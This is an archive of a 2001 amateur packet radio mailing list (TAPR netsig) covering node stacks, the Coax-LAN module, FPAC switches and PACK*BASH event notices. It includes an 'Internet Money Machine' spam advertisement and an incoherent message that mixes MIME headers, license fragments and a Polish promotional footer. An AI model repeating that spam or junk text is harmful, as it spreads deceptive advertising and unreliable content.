Rendered body type: text/plain

At 06:52 PM 4/1/01 -0600, you wrote:
>We would like to build a node stack with 3 to 4 nodes and we do not
>want to use a diode matrix or a computer to interface the TNC's. We
>are thinking along the lines of using a MAX232.

Check with PacComm, they sell a module they call COAX LAN which runs
bidirectional TTL signals down a coaxial cable. The cable can be hundreds
of feet long and a large number of nodes can live on it. I used it on a
three node stack and it worked fine. No diode matrix is used, the module
plugs into the TTL port on the back of many TNC's and contains a small
amount of logic and a line driver.

-Mike-

Mike Fahmie - WA6ZTY @ N6EEG - MPFahmie@lbl.gov
Advanced Light Source - Lawrence Berkeley National Laboratory
==========
"Alas, a Balrog, and I am already weary."
Gandalf the Wizard - Lord of the Rings
==========

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: Node Stack

From: "Chuck Hast" <kp4djt@tampabay.rr.com>
Date: Mon, 02 Apr 2001 18:21:12 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4483-2001.04.02-17.37.53--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

And if you can not get the Coax-LAN I probably still have the diagrams
around here somewhere, when I designed the thing, one of the test I did

was across about a mile of COAX (some small audio stuff) the roll said
I think 5500 ft, or somewhere near there. I also tested it with up to I believe
20 of the things hanging off of the LAN (that was all we had on hand) the
original reason for Coax-LAN was to link ROSE switches together across
several floors of COAX and also to get rid of diode matrix boards and some
of the loading issues we ran into with the long cable runs and more than
about 6 TNC's on the matrix. Coax-LAN just used some tri-state gates to
drive the LAN side of it, it ran at ttl levels and much faster than any TNC
could drive it. The TX side would be put into high impeadance mode unless
it had data to send at which time the TX would be turned on and data passed.
It used CDMA on the LAN side, (both ROSE and FPAC support some form
of CD on the wire side of the device) and since there was demand for it for
NetRom-TheNet we added the jumpers to configure it for that mode also.

Also rather than using expensive Max-232 chips, it just used TTL and we
used the TTL port on the TNC... Kept the cost nice a low.

Now that we have all FPAC switches here, the Coax-LAN passed on to a better
life... B-]

On Mon, 02 Apr 2001 11:43:24 -0800, Mike Fahmie wrote:

>At 06:52 PM 4/1/01 -0600, you wrote:
>>We would like to build a node stack with 3 to 4 nodes and we do not
>>want to use a diode matrix or a computer to interface the TNC's. We
>>are thinking along the lines of using a MAX232.
>
>Check with PacComm, they sell a module they call COAX LAN which runs
>bidirectional TTL signals down a coaxial cable. The cable can be hundreds
>of feet long and a large number of nodes can live on it. I used it on a
>three node stack and it worked fine. No diode matrix is used, the module
>plugs into the TTL port on the back of many TNC's and contains a small
>amount of logic and a line driver.
>
>-Mike-
>
>
>Mike Fahmie - WA6ZTY @ N6EEG - MPFahmie@lbl.gov
>Advanced Light Source - Lawrence Berkeley National Laboratory
>==
>"Alas, a Balrog, and I am already weary."
>Gandalf the Wizard - Lord of the Rings
>==
>
>
>---
>You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

Chuck Hast   e-mail   kp4djt@tampabay.rr.com

   ---- FPAC ----
www.qsl.net/fpac/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Re: Node Stack

From: "Jerry Hawley" <kg0gg@mato.com>
Date: Mon, 2 Apr 2001 18:31:02 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4497-2001.04.02-19.46.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I would appreciate the diagrams if you are willing to share, I understand
that the Coax-LAN may not be available anymore.

Where can I get info on the FPAC?

Jerry Hawley
in Belle Fourche, SD

----- Original Message -----
From: "Chuck Hast" <kp4djt@tampabay.rr.com>

To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Monday, April 02, 2001 5:21 PM
Subject: [netsig] Re: Node Stack

> And if you can not get the Coax-LAN I probably still have the diagrams
> around here somewhere, when I designed the thing, one of the test I did
> was across about a mile of COAX (some small audio stuff) the roll said
> I think 5500 ft, or somewhere near there. I also tested it with up to I
believe
> 20 of the things hanging off of the LAN (that was all we had on hand) the
> original reason for Coax-LAN was to link ROSE switches together across
> several floors of COAX and also to get rid of diode matrix boards and some
> of the loading issues we ran into with the long cable runs and more than
> about 6 TNC's on the matrix. Coax-LAN just used some tri-state gates to
> drive the LAN side of it, it ran at ttl levels and much faster than any
TNC
> could drive it. The TX side would be put into high impeadance mode unless
> it had data to send at which time the TX would be turned on and data
passed.
> It used CDMA on the LAN side, (both ROSE and FPAC support some form
> of CD on the wire side of the device) and since there was demand for it
for
> NetRom-TheNet we added the jumpers to configure it for that mode also.
>
> Also rather than using expensive Max-232 chips, it just used TTL and we
> used the TTL port on the TNC... Kept the cost nice a low.
>
> Now that we have all FPAC switches here, the Coax-LAN passed on to a
better
> life... B-]
>
>
> On Mon, 02 Apr 2001 11:43:24 -0800, Mike Fahmie wrote:
>
> >At 06:52 PM 4/1/01 -0600, you wrote:
> >>We would like to build a node stack with 3 to 4 nodes and we do not
> >>want to use a diode matrix or a computer to interface the TNC's. We
> >>are thinking along the lines of using a MAX232.
> >>
> >Check with PacComm, they sell a module they call COAX LAN which runs
> >bidirectional TTL signals down a coaxial cable. The cable can be hundreds
> >of feet long and a large number of nodes can live on it. I used it on a
> >three node stack and it worked fine. No diode matrix is used, the module
> >plugs into the TTL port on the back of many TNC's and contains a small
> >amount of logic and a line driver.
> >
> >-Mike-
> >
> >
> >Mike Fahmie - WA6ZTY @ N6EEG - MPFahmie@lbl.gov
> >Advanced Light Source - Lawrence Berkeley National Laboratory
> >==
> >"Alas, a Balrog, and I am already weary."
> >Gandalf the Wizard - Lord of the Rings
> >==
> >
> >
> >---
> >You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
> >To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
> >
>
> Chuck Hast   e-mail   kp4djt@tampabay.rr.com
>
>   ---- FPAC ----
> www.qsl.net/fpac/
>
>
> ---
> You are currently subscribed to netsig as: kg0gg@mato.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] Re: Node Stack

From: "Jack Taylor" <n7oo@theriver.com>
Date: Mon, 2 Apr 2001 18:18:34 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4510-2001.04.02-20.35.18--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Chuck, I too would be interested in info on your coax lan. Is it designed to avoid collisions on the coax? Perhaps the info could be put up on a web site somewhere?

Jerry regarding FPAC, do a web search and you will find the info. FPAC apparently does require a computer running either dos or linux. The original poster wanted to avoid using a computer, I believe.

73 de Jack

----- Original Message -----
From: "Jerry Hawley" <kg0gg@mato.com>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Monday, April 02, 2001 5:31 PM
Subject: [netsig] Re: Node Stack

> I would appreciate the diagrams if you are willing to share, I understand
> that the Coax-LAN may not be available anymore.
>
> Where can I get info on the FPAC?
>
> Jerry Hawley
> in Belle Fourche, SD
>
>
> ----- Original Message -----
> From: "Chuck Hast" <kp4djt@tampabay.rr.com>
> To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
> Sent: Monday, April 02, 2001 5:21 PM
> Subject: [netsig] Re: Node Stack
>
>
> > And if you can not get the Coax-LAN I probably still have the diagrams
> > around here somewhere, when I designed the thing, one of the test I did
> > was across about a mile of COAX (some small audio stuff) the roll said
> > I think 5500 ft, or somewhere near there. I also tested it with up to I
> believe
> > 20 of the things hanging off of the LAN (that was all we had on hand)
the
> > original reason for Coax-LAN was to link ROSE switches together across
> > several floors of COAX and also to get rid of diode matrix boards and
some
> > of the loading issues we ran into with the long cable runs and more than
> > about 6 TNC's on the matrix. Coax-LAN just used some tri-state gates to
> > drive the LAN side of it, it ran at ttl levels and much faster than any
> TNC
> > could drive it. The TX side would be put into high impeadance mode
unless
> > it had data to send at which time the TX would be turned on and data
> passed.
> > It used CDMA on the LAN side, (both ROSE and FPAC support some form
> > of CD on the wire side of the device) and since there was demand for it
> for
> > NetRom-TheNet we added the jumpers to configure it for that mode also.
> >
> > Also rather than using expensive Max-232 chips, it just used TTL and we
> > used the TTL port on the TNC... Kept the cost nice a low.
> >
> > Now that we have all FPAC switches here, the Coax-LAN passed on to a
> better
> > life... B-]
> >
> >

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] Tiny 2 TNC (v1.5)

From: "Charles J. Hargrove" <N2NOV@ARRL.NET>
Date: Tue, 03 Apr 2001 07:33:54 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4598-2001.04.03-06.50.10--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I'm looking for help on getting a Tiny 2 TNC (v1.5) to work with
an X1J4 chip. Is there some special procedure or jumper pin config?
After doing the wire bypass between the SIO and the X1J, and then
booting it up while using Hyperterm, I get all gibberish except
for the nodename.

--
73
Charles J. Hargrove - N2NOV
NYC ARES District Emergency Coord./RACES Radio Officer/Skywarn Coord.
NYDXA SWL & Scanner Net Wed. @ 8PM 147.000/136.5 PL
http://www.n2nov.net
http://www.ibocity.com/hargrove Ref #1989767

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

11. [netsig] Re: Node Stack

From: n4xeo <n4xeo@amsat.org>
Date: Tue, 03 Apr 2001 16:04:42 +0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4638-2001.04.03-11.21.15--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 18:31 2001-04-02 -0600, Jerry Hawley wrote:
>I would appreciate the diagrams if you are willing to share, I understand
>that the Coax-LAN may not be available anymore.

Hi Jerry.

I'm sure that we have many around the state here that we are no longer
using. I'm sure we could work out a deal on them. They do work nice. Just
gang the RCA plugs together and they work. I know there is a difference
between the model for rose and the net. It is real minor.

>Where can I get info on the FPAC?

Look down at my sig and you will see the url. I would never want to go back
from fpac and don't see anything better out there.

>Jerry Hawley
>in Belle Fourche, SD

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

12. [netsig] Re: Node Stack

From: n4xeo <n4xeo@amsat.org>
Date: Tue, 03 Apr 2001 16:05:39 +0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4639-2001.04.03-11.22.18--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I guess it helps to add my sig!!!!

At 18:31 2001-04-02 -0600, Jerry Hawley wrote:
>I would appreciate the diagrams if you are willing to share, I understand
>that the Coax-LAN may not be available anymore.

Hi Jerry.

I'm sure that we have many around the state here that we are no longer
using. I'm sure we could work out a deal on them. They do work nice. Just
gang the RCA plugs together and they work. I know there is a difference

between the model for rose and the net. It is real minor.

>Where can I get info on the FPAC?

Look down at my sig and you will see the url. I would never want to go back
from fpac and don't see anything better out there.

>Jerry Hawley
>in Belle Fourche, SD

73, Bill N4XEO

E- Mail mailto: n4xeo@amsat.org
home page: http://www.qsl.net/n4xeo
F.A.D.C.A.: http://www.fcrosby.com/fadca
FPAC: http://www.qsl.net/fpac
ICQ: 19219163

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

13. [netsig] Re: Node Stack

From: "Chuck Hast" <kp4djt@tampabay.rr.com>
Date: Tue, 03 Apr 2001 20:42:53 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-4736-2001.04.03-19.59.30--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Bill:
The Coax-LAN's that PacComm built had a jumper on them to
run either ROSE or NetRom/TheNet.

If you have a PacComm Spirit/Sprint TNC, it has the whole
thing built into it. All you have to do is set up the jumpers
(do not ask me about that one it has been TOO long ago)
and you are ready to talk to a Coax-LAN network. Again
the TNC has the jumpers to set it for either networking system.

On Tue, 03 Apr 2001 16:04:42 +0000, n4xeo wrote:

>At 18:31 2001-04-02 -0600, Jerry Hawley wrote:
>>I would appreciate the diagrams if you are willing to share, I understand
>>that the Coax-LAN may not be available anymore.
>
>Hi Jerry.
>
>I'm sure that we have many around the state here that we are no longer
>using. I'm sure we could work out a deal on them. They do work nice. Just
>gang the RCA plugs together and they work. I know there is a difference
>between the model for rose and the net. It is real minor.
>
>
>
>
>>Where can I get info on the FPAC?
>
>
>Look down at my sig and you will see the url. I would never want to go back
>from fpac and don't see anything better out there.
>
>>Jerry Hawley
>>in Belle Fourche, SD
>
>
>---
>You are currently subscribed to netsig as: kp4djt@tampabay.rr.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

Chuck Hast   e-mail   kp4djt@tampabay.rr.com

   ---- FPAC ----

www.qsl.net/fpac/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

14. [netsig] 802.11AX?

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Mon, 23 Apr 2001 13:32:25 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-8708-2001.04.23-13.51.39--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I've been hearing rumors about this "802.11AX" which is supposed to be
an adaption of 802.11 technology for use in amateur radio. I'm curious
to hear more about this and what it exactly implies.

Sounds like it might be based on the (Frequency Hopping) HomeRF
standard, rather than 802.11b which is (DS) direct sequence. So far
this is a good start, since frequency hopping is more well suited for
the long haul links that we would use them for. Interference is a
serious problem for DSSS systems, and still a problem for FHSS. But
FHSS seem to overcome this problem to a certain level, by just
retransmitting the packet again on the next frequency hop. While the
DSSS system will have to use its FEC to handle the corrupted data, if it
is even correctable.

The problem with FHSS on 2.4 is that it is spread over the entire 2400-
2483.5 MHz ISM band. The amateur overlap stops at 2450 MHz. DSSS
systems can be user set for 1 of 11 channels, the first 6 land in the
overlapping section. Some manufactures like Proxim will sell amateur
FHSS gear programed with the Australian ISM band plan 2400-2445 MHz.
(http://www.qsl.net/kb9mwr/projects/wireless/dssfreq.txt)

Also another rumor is that HomeRF 2.0 will be reveiled soon which will
be 10 Mbps.

I think it would be worth the time to hack some of drivers out there.
>From looking at some of cards and drivers out there, theoretically you
could change the cards hopping times, or disable the hopping all
together. You can also theoretically change the freq. opperating ranges
youself. And probably alot of other stuff they don't want you
to mess with.

Recommended Links:

VHF/UHF/Microwave Radio Propagation: A Primer for Digital Experimenters
http://hydra.carleton.ca/articles/ve3jf-dcc97.html
Jean Tourrilhes' Wireless LAN How-To:
http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/
Low Cost Wireless How-To:
http://www.gbonline.com/~multiplx/wireless/
Using Part 15 Wireless Ethernet Cards for Amateur Radio:
http://www.qsl.net/kb9mwr/projects/wireless/plan.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

15. [netsig] PACK*BASH at the 2001 Dayton Hamvention

From: John Ackermann N8UR <jra@febo.com>
Date: Mon, 23 Apr 2001 19:07:40 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-8761-2001.04.23-18.25.39--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Yes, there will be a PACK*BASH this year! Things were a bit uncertain for
a while as we just learned that our traditional site would not be available
this year. But we've found a very good alternative, and we invite you to
attend the 2001 PACK*BASH.

If you'd like to attend, please contact the TAPR office as described below.

What?
        An event for the digitally-inclined ham, featuring:
        * Buffet dinner

```
        *  Keynote Address (Speaker to be named)
        *  TAPR special interest group meetings
        *  "Birds of a Feather" gatherings

When?
        Friday evening, May 18, 2001
        Doors open at 7:00 pm; dinner served at 7:30 pm
        Speaker and meetings after dinner


Where?
        *** NEW LOCATION ***
        The NCR "Sugarcamp" facility that we've used in the past is no
longer
        available.  Instead, we'll be at Kohler's Banquet Center, 4548
        Presidential Way, Kettering (39 40.75N, 84 08.43W), just south of
        East David Road between Far Hills Ave. and Wilmingon Pike.
        Maps available on the TAPR web site (www.tapr.org) or at the
        TAPR booth.


How?
        Dinner requires advance registration and payment through TAPR.
        Tickets will be available at the TAPR booth on Friday, though
        we strongly encourage registration <before> Hamvention.  The cost
        is $25.00 per person, tax and tip included.

        All amateurs are welcome to attend, enjoy the speaker, and
        particpate in the meetings, although only those purchasing a dinner
        can eat.

        To register, contact:
        PACK*BASH
        c/o TAPR
        8987-309 E. Tanque Verde Road #337
        Tucson, AZ   85749-9399

        Phone: (940) 383-0000
        Fax: (940) 566-2544
        Internet: tapr@tapr.org

        Visa/Mastercard Accepted

Who?
        PACK*BASH is co-sponsored by TAPR -- Tucson Amateur Packet Radio,
        the national leader in digital communication -- and the Miami
        Valley FM Association, Dayton's packet radio club.

For more information (including maps), go to
http://www.tapr.org/tapr/html/dayton.html, or send email to tapr@tapr.org.



---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
```

16. [netsig] Packet Network with FreeDos

```
From: "cobb" <cobb@flashmail.com>
Date: Fri, 25 May 2001 21:55:29 +0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-9081-2001.04.25-09.05.35--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

```
Did some had driver souncard modem with FreeDos?

Very appreciate for your helping
Cobb


---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
```

17. [netsig] check out this free e-book on internet marketing

```
From: vtQ2623c2@china.com
Date: 26 Apr 24 1:03:09 PM
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
```

Message-ID: <LYR6748-9471-2001.04.26-21.12.42--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>>>this is awesome!!! check it out.

>> PASS ON IMMEDIATELY!!

Free E-book - "Internet Money Machine"

Topic Covered:

Internet Marketing
Massive Traffic Building
Free and Paid Website Promotion
Hottest Products on the Net
How To Get Free Online Marketing Training

Gain Free Access to the Internet's
hottest new E-book entitled

"Internet Money Machine-
Cashing In On Cyberspace"
http://www.freereportcenter.com/

This book will teach you how to:

1. Start an internet business without computer,
   internet, or business experience (quick/low cost start-up)

2. Develop your own website (totally automated)

3. Select the Hottest products to market on the net (consistent sales)

4. Drive MASSIVE traffic to your website (more online sales)

5. Keep customers for LIFE (long term monthly income)

GO THERE NOW
CLICK HERE!
http://www.freereportcenter.com/

@@
This mailing is done by an independent marketing co.
We apologize if this message has reached you in error.
Save the Planet, Save the Trees! Advertise via Email.
No wasted paper! Delete with one simple keystroke!
Less refuse in our Dumps! This is the new way of the new millennium
To be removed please email optout911@aol.com with the word "remove" in the subject line.
@@

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

May 2001

Original source file: netsig.0105
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0105

1. [netsig] PACK*BASH Reminder

From: John Ackermann N8UR <jra@febo.com>
Date: Wed, 16 May 2001 14:37:33 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-13117-2001.05.16-13.56.28--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

```
Just a reminder that there will be a PACK*BASH at this year's Hamvention.
The full blurb is below; the short story is that tickets will be available
at the TAPR booth on Friday up until about 2:30PM.  There should be room
for everyone who wants to attend.

The speaker will be Steve Bible, N7HPR, talking about "What (and Why) You
Need to Know About Software Defined Radios".

Note that the location is changed from previous years; a map is available
at http://www.tapr.org/tapr/html/dayton.maps.html

---------------------------

Yes, there will be a PACK*BASH this year!  Things were a bit uncertain for

a while as we just learned that our traditional site would not be
available
this year.  But we've found a very good alternative, and we
invite you to
attend the 2001 PACK*BASH.

If you'd like to attend, please
contact the TAPR office as described below.

----
What?
        An event
for the digitally-inclined ham, featuring:
        *  Buffet dinner

*  Keynote Address: Steve Bible, N7HPR on "What (and Why) You Need to Know
About
            Software Defined Radios
        *  TAPR special interest group
meetings
        *  "Birds of a Feather" gatherings

When?
        Friday
evening, May 18, 2001
        Doors open at 7:00 pm; dinner served at 7:30
pm
        Speaker and meetings after dinner


Where?
        *** NEW LOCATION ***

        The NCR "Sugarcamp" facility that we've used in the past is no longer

        available.  Instead, we'll be at Kohler's Banquet Center, 4548

        Presidential Way, Kettering (39 40.75N, 84 08.43W), just south of
        East
David Road between Far Hills Ave. and Wilmington Pike.
        Maps available on
the TAPR web site (www.tapr.org) or at the
        TAPR booth.


How?

Dinner requires advance registration and payment through TAPR.
        Tickets
will be available at the TAPR booth on Friday, though
        we strongly
```

```
encourage registration <before> Hamvention.  The cost
        is $25.00 per
person, tax and tip included.

        All amateurs are welcome to attend,
enjoy the speaker, and
        particpate in the meetings, although only
those purchasing a dinner
        can eat.

        To register, contact:

        PACK*BASH
        c/o TAPR
        8987-309 E. Tanque Verde Road #337

Tucson, AZ   85749-9399

        Phone: (940) 383-0000
        Fax: (940)
566-2544
        Internet: tapr@tapr.org

        Visa/Mastercard Accepted


Who?
        PACK*BASH is co-sponsored by TAPR -- Tucson Amateur Packet
Radio,
        the national leader in digital communication -- and the
Miami
        Valley FM Association, Dayton's packet radio club.

For more
information (including maps), go to

http://www.tapr.org/tapr/html/dayton.html, or send email to tapr@tapr.org.




---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
```

2. [netsig] or degrade the performance

```
From: friko <sp4cqu@priv.onet.pl>
Date: Tue, 22 May 2001 23:27:27 +0200
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-14166-2001.05.22-16.54.40--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

```
of the
X-MSMail-Priority: Normal
X-Priority: 3
X-Mailer: Microsoft Outlook Express 5.00.2615.200
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="----=_NextPart_000_004A_01E6BD85.BEBD8520"
Content-Transfer-Encoding: 7bit

This is a multi-part message in MIME format.

------=_NextPart_000_004A_01E6BD85.BEBD8520
Content-Type: text/plain; charset=ISO-8859-1
Content-Transfer-Encoding: 7bit

It may contain.

C. THINGS YOU GET: We will provide to you on request [1] descriptions of the
Program's important features which you may include in catalogs or elsewhere,
[2] descriptions of its hardware prerequisites.  See "VENDOR.DOC" for details.

D. SOME THINGS YOU DON'T GET: Your right to distribute under this license is
personal, and does not include any right to [1] sublicense or otherwise cause
or permit others to copy or distribute the program without our consent in
writing, or [2] distribute it as part of any hardware or software package.
```

--

26 maja - Dzien Matki. Wygraj kwiaty dla swojej Mamy!


Do rozdania 75 bukietow z dostawa i zyczeniami.

